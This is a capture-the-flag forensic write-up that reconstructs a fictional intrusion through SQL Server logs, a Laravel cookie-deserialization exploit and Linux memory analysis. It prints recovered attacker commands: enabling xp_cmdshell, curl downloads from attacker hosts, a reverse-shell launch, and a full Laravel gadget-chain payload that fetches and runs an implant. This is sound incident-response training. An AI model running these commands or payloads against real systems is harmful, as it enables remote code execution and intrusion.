 From the recovered XEL data, the credential-theft activity targeting Neville can be reconstructed. At 2025-11-22 22:34:22, the attacker executed the following query:
exec master.dbo.sp_configure 'show advanced options',1;RECONFIGURE;exec master.dbo.sp_configure 'xp_cmdshell', 1;RECONFIGURE;
This explicitly enables xp_cmdshell, a dangerous SQL Server feature that allows direct execution of operating system commands from SQL queries. This step clearly marks the transition from database access to full system-level exploitation.
At 2025-11-22 22:50:21, the attacker executed:
exec master..xp_cmdshell 'curl -o "C:\tools\update1.exe" http://192.168.56.200:8000/update.exe'
This command downloads a malicious executable (update1.exe) from the attacker-controlled host 192.168.56.200 over HTTP.
At 2025-11-22 22:59:49, the attacker executed the following queries:
SELECT * FROM sys.dm_os_file_exists('C:\Windows\Temp\ntdll32.exe')
SELECT * FROM OPENROWSET(BULK N'C:\Windows\Temp\ntdll32.exe', SINGLE_BLOB) AS HexContent
These queries were used to:
- Verify the presence of ntdll32.exe on disk
- Read the full binary content directly through SQL Server
This confirms abuse of database privileges to access and stage a credential-dumping tool, strongly indicating LSASS dumping activity.
Finally, at 2025-11-23 19:06:49, the attacker executed:
exec master..xp_cmdshell 'cmd /c "C:\tools\update1.exe --revshell 51.75.120.170 445"'
This command establishes a reverse shell to the attacker’s C2 server (51.75.120.170:445), enabling interactive command execution on the compromised host.
Account used to download and execute payloads.
All malicious SQL queries were executed using the sa account, confirming full administrative compromise of the SQL Server.
NETBIOS name of the machine from which the requests are issued.
Based on the client_hostname field in the XEL logs, the NETBIOS name of the machine issuing the SQL queries is: GRINGOTTS02
URL used to host the reverse shell executable
The malicious payload was downloaded from: http://192.168.56.200:8000/update.exe
Port used by the attacker for his reverse shell
The reverse shell connects back to the attacker on port 445, a port commonly abused due to its association with SMB traffic and frequent allowance through firewalls.
Internal IP address from which SQL queries are actually issued
The internal IP address issuing the SQL queries is: 192.168.56.200
This conclusion is drawn from the fact that:
- The SQL queries originated from the same host serving the malicious executable
- Usually, payload hosting is typically performed from the attacker’s own machine
FLAG: Hero{sa;GRINGOTTS02;http://192.168.56.200:8000/update.exe;445;192.168.56.200}
Operation Pensieve Breach - 6
Attachment
- spellbook_network_capture.pcap
- spellbook_var.7z
Description
You almost found everything that happened during that case. Throughout the investigation you noticed connections originating from the web server spellbook.hogwarts.local. Since malicious files were downloaded from this server that is ours, investigate to find what happened. Please find the following information about how the attacker compromised the server:
- Secret used by the attacker to exploit the application.
- Absolute path of the binary used for post-exploitation.
The findings have to be separated by a “;”. Here is an example flag format:Hero{TheSecret;/bin/bash}
Analysis how the attacker compromised the server
The primary vulnerability in this web application is the exposure of the Laravel APP_KEY inside the .env file:
APP_KEY=base64:zHJvDAIBtVN83kzkjqUZNv42w9gjd8FZZllqdqn0EBQ=
While researching the impact of a leaked APP_KEY, I found a relevant blog post explaining how this vulnerability can lead to Remote Code Execution (RCE) through crafted cookies https://blog.gitguardian.com/exploiting-public-app_key-leaks/. This technique abuses Laravel’s insecure deserialization when attacker-controlled encrypted cookies are processed by the application.
Network Traffic Analysis
To confirm exploitation, I analyzed the HTTP traffic inside the provided PCAP file. During this analysis, I identified a HTTP frame that was anomalous compared to normal requests:
- The requests consisted only of HTTP headers
- The packet sizes differed significantly from regular GET requests

 The frame contained multiple cookies, but one cookie stood out due to its unusually large size and encoded structure:
dwULUYdxyze7n8i8qU5UKE8WnVHoa4mIrYwjwcWo=. This strongly indicated an encrypted Laravel cookie carrying serialized data. To analyze the suspicious cookie, I used laravel_crypto_killer, a tool designed to decrypt Laravel cookies when the APP_KEY is known.
After decrypting the cookie, the following payload was recovered:

5d4711437c28116d0c311af63207e19023b453c8|5d4711437c28116d0c311af63207e19023b453c8|{"data":"O:40:\"Illuminate\\Broadcasting\\PendingBroadcast\":1:{s:9:\"\u0000*\u0000events\";O:29:\"Illuminate\\Queue\\QueueManager\":2:{s:6:\"\u0000*\u0000app\";a:1:{s:6:\"config\";a:2:{s:13:\"queue.default\";s:3:\"key\";s:21:\"queue.connections.key\";a:1:{s:6:\"driver\";s:4:\"func\";}}}s:13:\"\u0000*\u0000connectors\";a:1:{s:4:\"func\";a:2:{i:0;O:28:\"Illuminate\\Auth\\RequestGuard\":3:{s:11:\"\u0000*\u0000callback\";s:14:\"call_user_func\";s:10:\"\u0000*\u0000request\";s:6:\"system\";s:11:\"\u0000*\u0000provider\";s:102:\"curl -k https://xthaz.fr/kinit -o /dev/shm/kinit && chmod +x /dev/shm/kinit && /dev/shm/kinit & disown\";}i:1;s:4:\"user\";}}}}","expires":9999999999}
From the decrypted payload, the embedded command is clearly visible:
curl -k https://xthaz.fr/kinit -o /dev/shm/kinit && chmod +x /dev/shm/kinit && /dev/shm/kinit & disown\
This payload performs the following actions:
- Downloads a malicious binary named kinit from an attacker-controlled server
- Stores the binary in /dev/shm, a memory-backed filesystem commonly abused to avoid disk forensics
- Grants execute permissions to the binary
- Executes the binary in the background and detaches it from the current shell
This confirms successful Remote Code Execution via Laravel cookie deserialization, leading directly to post-exploitation.
Secret used by the attacker to exploit the application
We already know the secret used by the attacker from the .env file, secret= base64:zHJvDAIBtVN83kzkjqUZNv42w9gjd8FZZllqdqn0EBQ=
Absolute path of the binary used for post-exploitation
The binary was downloaded and executed by the malicious cookie payload after successful exploitation. The binary was located in
/dev/shm/kinit
FLAG = Hero{base64:zHJvDAIBtVN83kzkjqUZNv42w9gjd8FZZllqdqn0EBQ=;/dev/shm/kinit}
Operation Pensieve Breach - 7
Attachment
- spellbook_ram.7z
- spellbook_shm.7z
Description
You understood every exploitation step of the attacker. It’s time to perform a final analysis and find what infrastructure the attacker used for the pensieve breach.
Please find the following information about how the attacker compromised the server:
- PID of the implant running.
- IP address of the attacking server where all the attack took place.
- Port used by the attacker for his implant callback.
- Secret used by the attacker to connect to the implant.
- Local username of the attacker on his attacking machine.
The findings have to be separated by a “;”.
Here is an example flag format: Hero{1000;127.0.0.1;123;TheSecret!Used?;username}
Infrastructure Analysis
At this stage, a Linux memory dump and the implant binary (kinit) were provided. The objective is to identify the attacker’s infrastructure and understand how the implant operates, including its runtime context, callback details, and authentication mechanism.
Because this is a Linux memory dump, Volatility is required for analysis. However, Volatility requires a matching Linux kernel symbol table, which is not provided by default. Therefore, the first step is to identify the kernel version used by the victim system.
To identify the kernel version, the following Volatility plugin was used:
vol -f spellbook_ram.dump banners
 From the output, two kernel versions were observed:
- 6.1.0-29-amd64
- 6.1.0-41-amd64
Since 6.1.0-41-amd64 appeared most frequently across the banners, this version was selected as the most likely kernel version used at runtime.
Because no symbol table was provided, it had to be built manually. This was done using Docker to ensure a clean and reproducible environment. A Debian 12 container was used, along with the matching kernel image and debug symbols:
FROM debian:12

ENV DEBIAN_FRONTEND=noninteractive

# Enable debug symbol repo
RUN echo "deb http://deb.debian.org/debian-debug bookworm-debug main" \
    > /etc/apt/sources.list.d/debug.list

# Install ONLY required packages
RUN apt update && apt install -y \
    linux-image-6.1.0-41-amd64 \
    linux-image-6.1.0-41-amd64-dbg \
    dwarfdump \
 && rm -rf /var/lib/apt/lists/*

WORKDIR /out

# Copy dwarf2json
COPY dwarf2json /usr/local/bin/dwarf2json
RUN chmod +x /usr/local/bin/dwarf2json

# Build symbol table
RUN dwarf2json linux \
    --elf /usr/lib/debug/boot/vmlinux-6.1.0-41-amd64 \
    > /out/debian_6.1.0-41-amd64.json

CMD ["bash"]
After building the symbol file, it was copied into Volatility’s symbol directory symbols/linux/debian_6.1.0-41-amd64.json
PID of the implant running
From previous analysis, the malicious binary delivered to the victim was identified as kinit. Therefore, process enumeration was performed to locate this binary in memory:
vol -f spellbook_ram.dump linux.pslist | grep 'kinit'
 From the output, the running implant process was identified as:
- PID :
23033 - Process Name :
kinit
Attacker IP Address and Callback Port
To identify active network connections associated with the implant, socket information was inspected:
vol -f spellbook_ram.dump linux.sockstat | grep "kinit"
 Two local IP addresses were observed:
- 10.0.2.15
- 192.168.56.200
Both addresses are private/internal interfaces of the compromised host and therefore cannot represent the attacker’s infrastructure.
More importantly, the implant shows an outbound connection to an external IP address 51.75.120.170. This IP corresponds to the Command-and-Control (C2) server previously identified during reverse shell analysis.
The connection is established over port 53, which is commonly abused by implants to blend into DNS traffic and bypass firewall restrictions.
Secret used by the attacker to connect to the implant
To identify the authentication secret, the kinit binary was reversed. Initial inspection revealed that kinit was packed using UPX. The binary was first unpacked before reversing. After unpacking, the binary was analyzed using IDA.
Inside the main function, a call chain related to session initialization was observed, including a function named createSSHSessionHandler. During analysis of this logic, a hardcoded credential was passed into a password handler routine.
 Navigating to the referenced
 .rodata section revealed the following string:
 This string is clearly used as a static authentication secret during the implant’s connection phase.
Secret used by the attacker:
This string is clearly used as a static authentication secret during the implant’s connection phase.
Secret used by the attacker: ?8@XdCNymdoH5CkgigiL
Local username of the attacker on his attacking machine
Further inspection of the .rodata section revealed an additional path string:
 This strongly indicates that:
- The implant was compiled on a machine belonging to user
xthaz - The build environment used Go (go1.15) under that user’s home directory
FLAG: Hero{23033;51.75.120.170;53;?8@XdCNymdoH5CkgigiL;xthaz}
Attack Timeline
- The attacker obtained a leaked Laravel
APP_KEYonspellbook.hogwarts.localand used it to craft a malicious encrypted cookie, resulting in unauthenticated remote code execution. - Using this access, the attacker downloaded and executed a malicious implant (kinit) directly in memory, which established a callback to the attacker-controlled server.
- The attacker then pivoted to
pensieve.hogwarts.local(GLPI) using a compromised authenticated session belonging toneville.longbottom, exploiting CVE-2024-37149 to gain remote code execution. - A malicious webshell was deployed, and the GLPI authentication component (Auth.php) was overwritten with a backdoored version that harvested user credentials.
- The attacker retrieved the credentials of
albus.dumbledorefrom the harvested data and authenticated against internal infrastructure. - Using these credentials, the attacker performed a DCsync attack against the Domain Controller, successfully accessing directory replication data.
- In parallel, the attacker accessed
gringotts01.hogwarts.localand escalated privileges using a Bring-Your-Own-Vulnerable-Driver (BYOVD) technique. - With kernel-level access, LSASS memory was dumped, exposing additional credentials.
- The attacker abused SQL Server administrative privileges to execute operating system commands, stage payloads, and deploy a reverse shell.
- The malicious implant remained active in memory, maintaining persistent command-and-control communication with the attacker’s infrastructure.
This challenge was especially enjoyable due to how closely it mirrors a real-world DFIR investigation. Each stage required correlating evidence across multiple data sources, reinforcing the importance of methodical analysis over isolated exploitation techniques.
Huge credit to the challenge author and the heroCTF team for designing this scenario.